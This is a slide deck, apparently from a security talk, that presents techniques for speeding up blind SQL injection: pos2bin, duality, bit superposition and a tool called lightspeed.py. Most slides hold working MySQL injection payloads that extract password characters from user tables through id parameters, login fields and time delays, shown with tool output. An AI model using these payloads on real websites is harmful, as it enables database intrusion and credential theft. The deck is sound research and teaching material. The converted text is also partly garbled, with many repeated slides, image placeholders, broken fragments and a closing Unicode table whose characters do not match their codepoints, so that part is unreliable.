[+] Created by Roberto Salgado
back in 2010, [LightOS]

@lightos

Overview of **pos2bin**

[+] Very convenient when we are using a narrow character range.

0123456789abcdef

Hex set: maximum of **5**, average of **3**

Useful when we want to
return hashed passwords

pos2bin sql injection

```
IF ( (@a:=MID (BIN (POSITION (MID ( (
SELECT  password from users) ,1,1) IN
(CHAR (48,49,50,51,52,53,54,55,56,5
7,65,66,67,68,69,70)) ,1,1)) !=space
(0) ,2-@a,0/0)
```

pos2bin sql injection

```
IF ( (@a:=MID (BIN (POSITION (MID ( (
SELECT  password from users) ,1,1) IN
(CHAR (48,49,50,51,52,53,54,55,56,5
7,65,66,67,68,69,70)) ,1,1)) !=space
(0) ,2-@a,0/0)
```

pos2bin sql injection

```
IF ( (@a:=MID (BIN (POSITION (MID ( (
SELECT  password from users) ,1,1) IN
(CHAR (48,49,50,51,52,53,54,55,56,5
7,65,66,67,68,69,70)) ,1,1)) !=space
(0) ,2-@a,0/0)
```

0x30313233343536373839414243444546

pos2bin sql injection

CHAR(48,49,50,51,52,53,54,55,56,57
,65,66,67,68,69,70)

Length: 53

0x30313233343536373839414243444546

Length: 34

pos2bin sql injection

```
IF ( (@a:=MID (BIN (POSITION (MID ( (
SELECT  password  from users),1,1) IN
(0x30313233343536373839414243444546)
,1,1) ) !=space (0) , 2-@a, 0/0)
```

Pos2bin disadvantages

[+] Needs 3 different types of responses

[-] TRUE

[-] FALSE

[-] ERROR

[+] Very inconvenient when dealing with wide character ranges

demo

Full range

```
[+] Start Time: 15:51:15
```

```
[+] End Time: 15:51:20
```

```
[+] 1900 requests
```

5 seconds

```
[+] Done.
```

```
tr3w@spine-ripper:~/stuff/lightspeed$
```

Hex range

```
[+] Start Time: 15:52:54
```

```
[+] End Time: 15:52:57
```

```
[+] 1467 requests
```

3 seconds

```
[+] Done.
```

```
tr3w@spine-ripper:~/stuff/lightspeed$
```

Overview of existing methods

[+] ~~Bisection Method~~

[+] ~~Bit Shifting~~ doesn't support threading

[+] ~~Bit Anding~~

[+] ~~pos2bin~~

duality



Overview of **duality**

[+] maximum of **5** requests for character

[+] minimum of **2** requests for character

[+] Only needs **2** types of responses

[+] Works with the full ASCII range

Overview of **duality**

[+] Only some fragments of the information are requested

[+] The missing pieces are deduced

[+] Works with any data type:

- [-] Alphanumeric characters

- [-] Random data

[+] Works 100% of the time

Explanation of **duality**

Number	Binary representation

0	0110000
1	0110001
2	0110010
3	0110011
4	0110100
5	0110101
6	0110110
7	0110111
8	0111000
9	0111001

Explanation of **duality**

Number	Binary representation

0	011 0000
1	011 0001
2	011 0010
3	011 0011
4	011 0100
5	011 0101
6	011 0110
7	011 0111
8	011 1000
9	011 1001

Explanation of **duality**

Number	Binary representation

0	0000
1	0001
2	0010
3	0011
4	0100
5	0101
6	0110
7	0111
8	1000
9	1001

BIT_COUNT()

Number	Binary	BIT_COUNT

0	0000	0
1	0001	1
2	0010	1
3	0011	2
4	0100	1
5	0101	2
6	0110	2
7	0111	3
8	1000	1
9	1001	2

BIT_COUNT() = 1

Number	Binary	BIT_COUNT
1	0001	1
2	0010	1
4	0100	1
8	1000	1

BIT_COUNT() = 1

Number	Binary	BIT_COUNT
1	0001	1
2	0010	1
4	0100	1
8	1000	1

BIT_COUNT() = 1

Number	Binary	BIT_COUNT
1	0001	1
2	0010	1
4	0100	1

BIT_COUNT() = 1

Number	Binary	BIT_COUNT
<hr/>		
1	0001	1
2	0010	1

Possible combinations:

00 01
10 11

Actual permutations

01 10

BIT_COUNT() = 3

A	B	C	D	E	F	G	H	I
J	K	L	M	N	O	P	Q	R
S	T	U	V	W	X	Y	Z	

BIT_COUNT() = 3

Character	Binary	BIT_COUNT

G	0 0111	3
K	0 1011	3
M	0 1101	3
N	0 1110	3
W	1 0111	3

BIT_COUNT() = 3

Character	Binary	BIT_COUNT

G	0 0111	3
K	0 1011	3
M	0 1101	3
N	0 1110	3
W	1 0111	3

BIT_COUNT() = 3

Character	Binary	BIT_COUNT

G	0 0111	3
K	0 1011	3
M	0 1101	3
N	0 1110	3
W	1 0111	3

BIT_COUNT() = 3

Character	Binary	BIT_COUNT

K	0 1011	3
M	0 1101	3
N	0 1110	3

BIT_COUNT() = 3

Character	Binary	BIT_COUNT

K	0 1011	3
M	0 1101	3
N	0 1110	3

BIT_COUNT() = 3

Character	Binary	BIT_COUNT


K	0 1011	3
M	0 1101	3

BIT_COUNT() = 3

Character	Binary	BIT_COUNT

K	0 1011	3
M	0 1101	3

BIT_COUNT = 2



BIT_COUNT() = 2

R0	R1	R2

00	11	00
01	01	00
01	10	00
10	01	00
10	10	00
11	00	00
00	01	01
00	10	01
01	00	01
10	00	01
00	01	10
00	10	10
01	00	10
10	00	10
00	00	11

BIT_COUNT() = 2

R0	R1	R2
00	11	00
01	01	00
01	10	00
10	01	00
10	10	00
11	00	00
00	01	01
00	10	01
01	00	01
10	00	01
00	01	10
00	10	10
01	00	10
10	00	10
00	00	11

BIT_COUNT() = 2

R0	R1	R2

00	11	00
01	01	00
01	10	00
10	01	00
10	10	00
11	00	00

BIT_COUNT() = 2

R0	R1	R2
11	00	00
10	01	00
01	01	00
00	11	00
01	10	00
10	10	00

BIT_COUNT() = 2

R0

R1

R2

00

11

00

01

10

00

10

10

00

BIT_COUNT() = 2

R0

R1

R2

00

11

00

01

10

00

10

10

00

BIT_COUNT() = 2

2 requests: 1 possibility

4 requests: 10 possibilities

5 requests: 4 possibilities

`BIT_COUNT() = 2`

Tree Inversion!

11000000 = 2/8 = 25%




BIT_COUNT() = 2 **Tree Inversion!**

11000000 = 2/8 = 25%

00111111 = 6/8 = 75%

BIT_COUNT() = 2 Tree Inversion!



Method	Number of requests	Time
Normal tree	9090	71 seconds
Tree inversion	8734	61 seconds

Full range

```
[+] Start Time: 15:53:39
```

```
[+] End Time: 15:53:44
```

```
[+] 2633 requests
```

5 seconds

```
[+] Done.
```

```
tr3w@spine-ripper:~/stuff/lightspeed$
```

Hex range

```
[+] Start Time: 15:52:54
```

```
[+] End Time: 15:52:57
```

```
[+] 1467 requests
```

3 seconds

```
[+] Done.
```

```
tr3w@spine-ripper:~/stuff/lightspeed$
```

Bit Superposition

[+] Is it possible to extract 2 bits at the same time with only 2 types of responses???

00

01

10

11

TRUE

FALSE

Bit Superposition

[+] Is it possible to extract 2 bits at the same time with only 2 types of responses???

00

01

10

11

1

0

Bit Superposition

[+] Is it possible to extract 2 bits at the same time with only 2 types of responses???

00

01

10

11


1

0

● 0

● 1

Classical Bit




Qubit

$$\frac{|0\rangle + |1\rangle}{\sqrt{2}}$$

Bi

[+
sa]



Bit Superposition

[+] Is it possible to extract 2 bits at the same time with only 2 types of responses???

00

01

10

11

1

0

Bit Superposition

```
        ?id=1 AND (CASE WHEN (@_:=(select  
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0  
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT  
SLEEP(0.5))END)
```

Bit Superposition

```
?id=1 AND (CASE WHEN (@_:=(select  
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0  
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT  
SLEEP(0.5))END)
```

a

Bit Superposition

```
?id=1 AND (CASE WHEN (@_:=(select  
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0  
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT  
SLEEP(0.5))END)
```

a = 97

Bit Superposition

```
?id=1 AND (CASE WHEN (@_=(select  
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0  
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT  
SLEEP(0.5))END)
```

a = 97 = 1100001

Bit Superposition

```
?id=1 AND (CASE WHEN (@:=(select  
mid(bin(ascii(mid(password,1,1))) ,1,2) from usuarios limit 1))='00' THEN 0  
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT  
SLEEP(0.5))END)
```

a = 97 = 1100001 : 11

Bit Superposition

```
?id=1 AND (CASE WHEN (@_=(select  
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0  
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT  
SLEEP(0.5))END)
```

a = 97 = 1100001 : 11

00 --> FALSE

Bit Superposition

```
?id=1 AND (CASE WHEN (@_=(select  
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0  
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT  
SLEEP(0.5))END)
```

a = 97 = 1100001 : 11

00 --> FALSE

01 --> TRUE

Bit Superposition

```
?id=1 AND (CASE WHEN (@_=(select  
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0  
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT  
SLEEP(0.5))END)
```

a = 97 = 1100001 : 11

00 --> FALSE

01 --> TRUE

10 --> FALSE, SLEEP(0,5)

Bit Superposition

```
?id=1 AND (CASE WHEN (@_=(select  
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0  
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT  
SLEEP(0.5))END)
```

a = 97 = 1100001 : 11

00	-->	FALSE
01	-->	TRUE
10	-->	FALSE, SLEEP(0,5)
11	-->	TRUE, SLEEP(0,5)

Bit Superposition

```
?id=1 AND (CASE WHEN (@_:=(select  
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0  
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT  
SLEEP(0.5))END)
```

a = 97 = 1100001 : 11

00	->	FALSE
01	->	TRUE
10	->	FALSE, SLEEP(0,5)
11	->	TRUE, SLEEP(0,5)

Comparison

```
while i < 100: md5(i)
```

Method	Requests
Duality	16,344
pos2bin	14,816
Duality with superposition	13,693

lightspeed



Overview of **lightspeed.py**

[+] To retrieve any character it takes **always 3** requests

[+] For the UTF8 Latin range it takes **3** requests as well

[+] Each request is independent from the previous one:

- [-] No need to perform sequentially

- [-] Threading is unlimited!

Overview of **lightspeed.py**

[+] To retrieve any character it takes **always** **3** requests

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Overview of `lightspeed.py`

[+] To retrieve any character it takes **always** **3** requests

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Overview of `lightspeed.py`

[+] To retrieve any character it takes **always** **3** requests

[+] For the UTF8 Latin range it takes **3** requests as well

[+] Each request is independent from the previous one:

[-] No need to perform sequentially

[-] Threading is unlimited!

Shedding Light on Blind SQL Injections

[+] A Blind SQLi occurs when only the original content of the website can be displayed.

[!] It's impossible to see other data

[-] The query is too complex to inject **UNION**

[-] **UNION** keyword is not allowed

[-] The injection is used in multiple queries

[-] etc...

Shedding Light on Blind SQL Injections

[!] There are 2 kinds of Blind SQL Injections



Boolean Blind SQLi

Non-Boolean Blind SQLi

Shedding Light on Blind SQL Injections

[!] There are 2 kinds of Blind SQL Injections



Boolean Blind SQLi

Non-Boolean Blind SQLi

Boolean Blind SQL Injections

[!] Only 2 different types of responses



Boolean Blind SQL Injections

[!] Only 2 different types of responses

FALSE response

TRUE response

In most cases it's a login

Shedding Light on Blind SQL Injections

[!] There are 2 kinds of Blind SQL Injections

Boolean Blind SQLi

Non-Boolean Blind SQLi

Non-Boolean Blind SQL Injections



[!] One FALSE response,
and
multiple TRUE responses

Non-Boolean Blind SQL Injections

```
SELECT * FROM `users` WHERE login='$_POST[user]'
```

Traditional Blind Injection:

```
tr3w' AND MID(password,1,1)='a
```

Resulting query:

```
SELECT * FROM `users` WHERE login='tr3w' AND  
MID(password,1,1)='a'
```

Non-Boolean Blind SQL Injections

```
SELECT * FROM `users` WHERE login='$_POST[user]'
```

Attack Surface Expanding Blind Injection:

```
' or user=(select if((select  
    mid(password,1,1)from users limit  
    1)='a','lightos',if((mid(usuario,1,1)from  
    usuarios limit 1)='b','tr3w','hkm')) ) limit  
    1,1-- -
```

Non-Boolean Blind SQL Injections

```
SELECT * FROM `users` WHERE login='$_POST[user]'
```

Attack Surface Expanding Blind Injection:

```
' or user=(select if((select  
    mid(password,1,1)from users limit  
    1)='a','lightos',if((mid(usuario,1,1)from  
    usuarios limit 1)='b','tr3w','hkm')) ) limit  
    1,1-- -
```

Non-Boolean Blind SQL Injections

```
SELECT * FROM `users` WHERE login='$_POST[user]'
```

Attack Surface Expanding Blind Injection:

```
' or user=(select if((select  
    mid(password,1,1)from users limit  
    1)='a','lightos',if((mid(usuario,1,1)from  
    usuarios limit 1)='b','tr3w','hkm')) ) limit  
    1,1-- -
```


Non-Boolean Blind SQL Injections

```
SELECT * FROM `users` WHERE login='$_POST[user]'
```

Attack Surface Expanding Blind Injection:

```
' or user=(select if((select  
    mid(password,1,1)from users limit  
    1)='a','lightos',if((mid(usuario,1,1)from  
    usuarios limit 1)='b','tr3w','hkm')) ) limit  
    1,1-- -
```

Non-Boolean Blind SQL Injections

```
SELECT * FROM `users` WHERE login='$_POST[user]'
```

Translation:

```
If mid(password,1,1) == 'a':  
    User lightos logs in  
Else if mid(password,1,1) == 'b':  
    User tr3w logs in  
Else  
    User hkm logs in
```

Non-Boolean Blind SQL Injections

3 different responses.

[+] More IFs are nested to increase to 8 different responses (or more).

Non-Boolean Blind SQL Injections

[!] Not only a FALSE response, but also multiple TRUE responses:



- [+] Online stores
- [+] Blogs
- [+] Article websites
- [+] Dynamic content
- [+] Logins
- [+] Most websites out there...

Non-Boolean Blind SQL Injections

[!] Not only a FALSE response, but also multiple TRUE responses:

`/?id=1`

`/?id=2`

`/?id=3`

`/?id=4`

`/?id=5`

`/?id=6`

`/?id=7`

`[+] Online stores`

`[+] Blogs`

`[+] Article websites`

`[+] Dynamic content`

`[+] Logins`

`[+] Most websites out there...`

Non-Boolean Blind SQL Injections

[!] Not only a FALSE response, but also multiple TRUE responses:

Attack surface

`/?id=1`

`/?id=2`

`/?id=3`

`/?id=4`

`/?id=5`

`/?id=6`

`/?id=7`

[+] Online stores

[+] Blogs

[+] Article websites

[+] Dynamic content

[+] Logins

[+] Most websites out there...

Non-Boolean Blind SQL Injections

[!] Not only a FALSE response, but also multiple TRUE responses:

```
/?id=1  
/?id=2  
/?id=3  
/?id=4  
/?id=5  
/?id=6  
/?id=7
```

The semantics of the attack vectors are amplified by expanding the attack surface to use all the available information in order to make the extraction process much faster.

How does it work?

[+] A regular Blind SQL Injection works like this:

```
?id=1 AND (SELECT MID(password,1,1) BETWEEN 0x00 and 0x7f )
```

[+] But what if we change the conditional operand **AND** for a bitwise operand, just like **| (bitwise OR)**:

```
?id=0 | (SELECT  
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2,10)FROM users  
LIMIT 1)
```


How does it work?

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?id=0 | (SELECT  
CONV (MID (LPAD (BIN (ASCII (MID (password,1,1))),8,'0'),1,3),2,10) FROM users  
LIMIT 1)
```

How does it work?

[+] First an MD5 hash is generated for the response of each of the first 8 IDs.

E.x.: ?id=0 ?id=4
 ?id=1 ?id=5
 ?id=2 ?id=6
 ?id=3 ?id=7

```
C:\Users\Usuario\Documents\workstation\lightspeed>lightspeed.py
do=editUser&id="
[+] Generating hashes
[-] Hash #0: 62435f4d1f04d8fcbab91244a2092782
[-] Hash #1: d726318e07114cb8d451198f185d60f0
[-] Hash #2: d8a1864ca0f1defcfd9af34973d31307
[-] Hash #3: bec198f3ccda5fd84bf0b41f305e01e2
[-] Hash #4: dbb56d311026b6b1fffd32b80b14f586d
[-] Hash #5: b99fa53734949bc1704832464c964811
[-] Hash #6: 66cc4bd6773c648a2bc5db37ebf07e02
[-] Hash #7: 46f64872d4ff40629c28cc8fd2f726f6
[+] Calculating length: 00100000
[+] Length found: 32
-----
```

How does it work?

[+] Each different **id** number can be represented as a set of 3 bits:

<code>?id=</code>	Binary representation
0	000
1	001
2	010
3	011
4	100
5	101
6	110
7	111

What does the injection do?

```
?id=0 | (SELECT  
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2  
,10)FROM users LIMIT 1)
```

What does the injection do?

```
?id=0 | (SELECT  
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2  
,10)FROM users LIMIT 1)
```

a

What does the injection do?

```
?id=0 | (SELECT  
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2  
,10)FROM users LIMIT 1)
```

a = 97

What does the injection do?

```
?id=0 | (SELECT  
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2  
,10)FROM users LIMIT 1)
```

a = 97 = 1100001

What does the injection do?

```
?id=0 | (SELECT  
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2  
,10)FROM users LIMIT 1)
```

a = 97 = 1100001 = 01100001

What does the injection do?

```
?id=0 | (SELECT  
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2  
,10)FROM users LIMIT 1)
```

a = 97 = 1100001 = 01100001 : 011

What does the injection do?

```
?id=0 | (SELECT  
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2  
,10)FROM users LIMIT 1)
```

a = 97 = 1100001 = 01100001 : 011 = 3

What does the injection do?

```
?id=0 | (SELECT  
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2  
,10)FROM users LIMIT 1)
```

a = 97 = 1100001 = 01100001 : 011 = 3 => **0 | 3 = 3**

If page **3** is retrieved, it means that the first 3 bits of the character are **011**

With only 3 requests we can retrieve all the bits in the character, add threading to achieve this in an instant.

What does the injection do?

```
?id=0 | (SELECT  
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2  
,10)FROM users LIMIT 1)
```

$a = 97 = 1100001 = 01100001 : 011 = 3 \Rightarrow 0 | 3 = 3$

If page **3** is retrieved, it means that the first 3 bits of the character are **011**

With only **3 requests** we can retrieve all the bits in the character, add threading to achieve this in an instant.

Can you do this with AND instead of OR?

```
?id=7 & (SELECT  
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2  
,10)FROM users LIMIT 1)
```

7 = 111

&

a = 97 = 1100001 = 01100001 : 011 = 3 => **7 & 3 = 3**

Just use 7 because all 3 bits are set

What about quoted parameters?

```
?id=' | (SELECT  
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2  
,10)FROM users LIMIT 1) -- -
```

[+] Just add a quote at the beginning and use **OR**.

[+] Most DBMS treat empty strings ('') as 0.

[+] Remember to comment out the trailing quote: -- -

.

One request extraction

[+] You only need 7 or 3 IDS for it to work

[+] One request extraction

[-] Is it worth it?

[-] When is it worth it?

U+4E00	丁	U+4E01	万	U+4E02	七	U+4E03	上	U+4E04	丁	U+4E05	广	U+4E06	万	U+4E07	丈	U+4E08	上	U+4E09	上	U+4E0A	下	U+4E0B	干	U+4E0C	与	U+4E0D	可	U+4E0E	弓	U+4E0F	丑	U+4E10	刃	U+4E11	叉	U+4E12	又
U+4E13	亡	U+4E14	亅	U+4E15	世	U+4E16	上	U+4E17	亅	U+4E18	厂	U+4E19	万	U+4E1A	东	U+4E1B	东	U+4E1C	东	U+4E1D	下	U+4E1E	干	U+4E1F	与	U+4E20	可	U+4E21	弓	U+4E22	丑	U+4E23	刃	U+4E24	叉	U+4E25	又
U+4E26	丧	U+4E27	主	U+4E28	亅	U+4E29	丽	U+4E2A	亅	U+4E2B	亅	U+4E2C	中	U+4E2D	丰	U+4E2E	丰	U+4E2F	丰	U+4E30	丰	U+4E31	串	U+4E32	丰	U+4E33	丰	U+4E34	丰	U+4E35	丰	U+4E36	丰	U+4E37	丰	U+4E38	丰
U+4E39	丹	U+4E3A	作	U+4E3B	井	U+4E3C	乐	U+4E3D	承	U+4E3E	承	U+4E3F	承	U+4E40	承	U+4E41	承	U+4E42	承	U+4E43	承	U+4E44	承	U+4E45	承	U+4E46	承	U+4E47	承	U+4E48	承	U+4E49	承	U+4E4A	承	U+4E4B	承
